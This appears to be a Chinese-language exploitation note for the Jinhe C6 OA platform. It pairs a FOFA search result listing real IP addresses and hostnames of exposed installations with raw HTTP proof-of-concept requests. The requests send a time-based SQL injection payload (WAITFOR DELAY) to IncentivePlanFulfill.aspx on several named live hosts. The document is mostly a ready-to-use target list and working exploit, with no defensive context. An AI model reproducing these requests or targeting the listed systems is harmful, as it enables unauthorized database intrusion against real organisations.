

app="金和网络-金和 OA" && body="/c6/"

Fofa_Viewer v1.1.11 By f1ashine@WgpcSec


查询条件: app="金和网络-金和OA" && body="/c6/"

☐ 排除干扰 ☒ 全部 ☐ FID ☒ 标题 ☐ 证书

序号	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
1	61.158.42.63	金和协同管理平台	61.158.42.63	80		http		Microsoft-IIS/8.5
2	43.138.140.91:8880	禧天龙协同管理平台	43.138.140.91	8880		http		Microsoft-IIS/7.5
3	119.3.191.73	金和协同管理平台	119.3.191.73	80		http		Microsoft-IIS/8.5
4	221.123.160.171	金和协同管理平台	221.123.160.171	80		http		Microsoft-IIS/7.5
5	222.174.117.44	科达集团协同管理平台	222.174.117.44	80		http		Microsoft-IIS/10.0
6	39.104.76.83	金和协同管理平台	39.104.76.83	80		http		Microsoft-IIS/10.0
7	121.36.147.100	金和协同管理平台	121.36.147.100	80		http		Microsoft-IIS/8.5
8	210.72.13.53	北京三环控股有限公司	210.72.13.53	80		http		Microsoft-IIS/7.5
9	47.104.109.57	金和协同管理平台	47.104.109.57	80		http		Microsoft-IIS/8.5
10	221.207.32.74:8085	金和协同管理平台	221.207.32.74	8085		http		Microsoft-IIS/7.5
11	60.171.237.176.81	金和协同管理平台	60.171.237.176	81		http		Microsoft-IIS/10.0
12	36.137.203.230:8081	能源集团协同管理平台	36.137.203.230	8081		http		Apache-Coyote/1.1
13	218.247.138.24	博彦网源协同管理平台	218.247.138.24	80		http		Microsoft-IIS/6.0
14	222.171.164.63	金和协同管理平台	222.171.164.63	80		http		Microsoft-IIS/8.5
15	https://222.171.164.63	金和协同管理平台	222.171.164.63	443		https		Microsoft-IIS/8.5
16	1.117.64.33:5504	金和协同管理平台C6	1.117.64.33	5504		http		Microsoft-IIS/8.5
17	https://61.158.42.63	金和协同管理平台	61.158.42.63	443		https		Microsoft-IIS/8.5
18	118.31.59.113	东建资管协同管理平台	118.31.59.113	80		http		Microsoft-IIS/8.5
19	60.171.237.176	金和协同管理平台	60.171.237.176	80		http		Microsoft-IIS/10.0
20	oa.fapai.com	法派OA协同办公系统	60.190.82.213	80	fapai.com	http		Microsoft-IIS/10.0
21	222.134.61.34:88	和富协同管理平台	222.134.61.34	88		http		Microsoft-IIS/10.0
22	106.117.237.42:8088	金和协同管理平台	106.117.237.42	8088		http		Microsoft-IIS/8.5

当前查询条件查询到 963 条, 当前已加载 963 条

资产一: 61.133.99.56:88



Poc:

GET

/C6/JHSoft.Web.IncentivePlan/IncentivePlanFulfill.aspx/?IncentiveID=1%20WAITFOR%20DELAY%20'0:0:5'--&TVersion=1 HTTP/1.1

Host: 61.133.99.56:88

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/121.0.6167.85 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7


Referer: http://61.133.99.56:88/

Accept-Encoding: gzip, deflate, br


Accept-Language: zh-CN,zh;q=0.9

Cookie: ASP.NET_SessionId=tdsk5brdfqzvydcpqqclrsu; myie=false

Connection: close



资产二: <http://117.78.6.255/>



Poc:

GET

/C6/JHsoft.Web.IncentivePlan/IncentivePlanFulfill.aspx/?IncentiveID=1%20WAITFOR%20DELAY%20'0:0:5'--&TVersion=1 HTTP/1.1

Host: 117.78.6.255

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/121.0.6167.85 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7



Referer: http://117.78.6.255/C6/

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Cookie: ASP.NET_SessionId=gkkapajucju31xufragxeeqg; myie=false

Connection: close



Poc:

GET

/C6/JHSoft.Web.IncentivePlan/IncentivePlanFulfill.aspx/?IncentiveID=1%20WAITFOR%20DELAY%20'0:0:5'--&TVersion=1 HTTP/1.1

Host: oa.nbjhoa.com

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/121.0.6167.85 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://oa.nbjhoa.com/

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Cookie: ASP.NET_SessionId=zjgy2dtuh2flxwudzgdhp123

Connection: close

